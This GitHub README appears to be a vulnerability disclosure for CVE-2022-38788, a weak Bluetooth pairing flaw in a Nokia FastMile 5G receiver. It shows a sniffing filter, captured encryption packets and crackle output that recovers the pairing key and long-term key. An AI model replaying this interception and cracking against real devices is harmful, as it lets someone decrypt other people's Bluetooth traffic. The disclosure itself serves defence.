ProxyStaffy / **Nokia-FastMile-5G-Receiver-5G14-B** Public

0 stars 0 forks

Star Notifications

Code Issues Pull requests Actions Projects Security Insights

main Go to file

ProxyStaffy Update README.md … on Sep 16 3

View code

README.md

Nokia-FastMile-5G-Receiver-5G14-B


CVE-2022-38788

CVSS v3.1 Vector:AV:A/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L (5,5)

[Description]

An issue was discovered in Nokia FastMile 5G Receiver 5G14-B with software version 1.2104.00.0281.

Bluetooth on the Nokia ODU uses outdated pairing mechanisms, allowing an attacker to passively intercept a paring handshake and (after offline cracking) retrieve the PIN and LTK (long-term key).




btle.advertising_header.pdu_type ==5 || btle.control_opcode == 0x03|| btle.control_opcode == 0x04 || btle.control_opcode == 0x05

```
No.    Time       Source              Destination         Protocol  Length  Info
   306 54.452981  72:9a:46:79:15:55   NokiaSol_0f:48:25   LE LL         60  CONNECT_IND
   345 54.991420  Master_0xaf9a945d   Slave_0xaf9a945d    LE LL         49  Control Opcode: LL_ENC_REQ
   348 54.999151  Slave_0xaf9a945d    Master_0xaf9a945d   LE LL         39  Control Opcode: LL_ENC_RSP
   350 55.006650  Slave_0xaf9a945d    Master_0xaf9a945d   LE LL         27  Control Opcode: LL_START_ENC_REQ
```

```
› Frame 345: 49 bytes on wire (392 bits), 49 bytes captured (392 bits) on interface COM7-3.6, id 0
› nRF Sniffer for Bluetooth LE
⌄ Bluetooth Low Energy Link Layer
    Access Address: 0xaf9a945d
    [Master Address: 72:9a:46:79:15:55 (72:9a:46:79:15:55)]
    [Slave Address: NokiaSol_0f:48:25 (38:a0:67:0f:48:25)]
  › Data Header
    Control Opcode: LL_ENC_REQ (0x03)
    Random Number: 0 (0x0000000000000000)
    Encrypted Diversifier: 0 (0x0000)
    Master Session Key Diversifier: 16549060251326058110 (0xe5aa129e2ed38e7e)
    Master Session Initialization Vector: 4231526819 (0xfc37f9a3)
    [Response in Frame: 348]
    [Response in Frame: 350]
```

```
0000  07 2a 00 03 c0 9c 06 0a  03 14 17 0b 00 ef 96 9d   ·*······ ········
0010  6d 5d 94 9a af 07 17 03  00 00 00 00 00 00 00 00   m]······ ········
0020  00 00 7e 8e d3 2e 9e 12  aa e5 a3 f9 37 fc f5 4c   ··~··.·· ····7··L
0030  40                                                 @
```

Master Session Key Diversifier (btle.control.master_session_key_diversifier), 8 bytes | Packets: 410 · Displayed: 4 (1.0%) | Profile: Default



```
┌──(root💀kali)-[/home/kali/Downloads/BT_crackle]
└─# crackle -i test1.pcapng -o out1.pcap
Found 1 connection

Analyzing connection 0:
  72:9a:46:79:15:55 (random) -> 38:a0:67:0f:48:25 (public)
  Found 24 encrypted packets
  Cracking with strategy 0, 20 bits of entropy

  !!!
  TK found: 103000
  !!!

  Decrypted 19 packets
  LTK found: 8bcaf221d141f18576a70262c0054d99

Decrypted 19 packets, dumping to PCAP
Done, processed 410 total packets, decrypted 19

┌──(root💀kali)-[/home/kali/Downloads/BT_crackle]
└─# 
```

[Vulnerability Type]

Incorrect Access Control

[Vendor of Product]

Nokia

[Affected Product Code Base]

Nokia FastMile 5G Receiver 5G14-B

Found in Software Version: 1.2104.00.0281

Pathed in: 1.2202.00.0266

[Attack Type Other]

Bluetooth

[Impact Information Disclosure]

true

[Has vendor confirmed or acknowledged the vulnerability?]

true

[Reference]

https://www.nokia.com/notices/responsible-disclosure/

Product page: https://www.nokia.com/networks/products/fastmile-5g-receiver/

[Discoverer]

Daniel Wong

Releases

No releases published

Packages

No packages published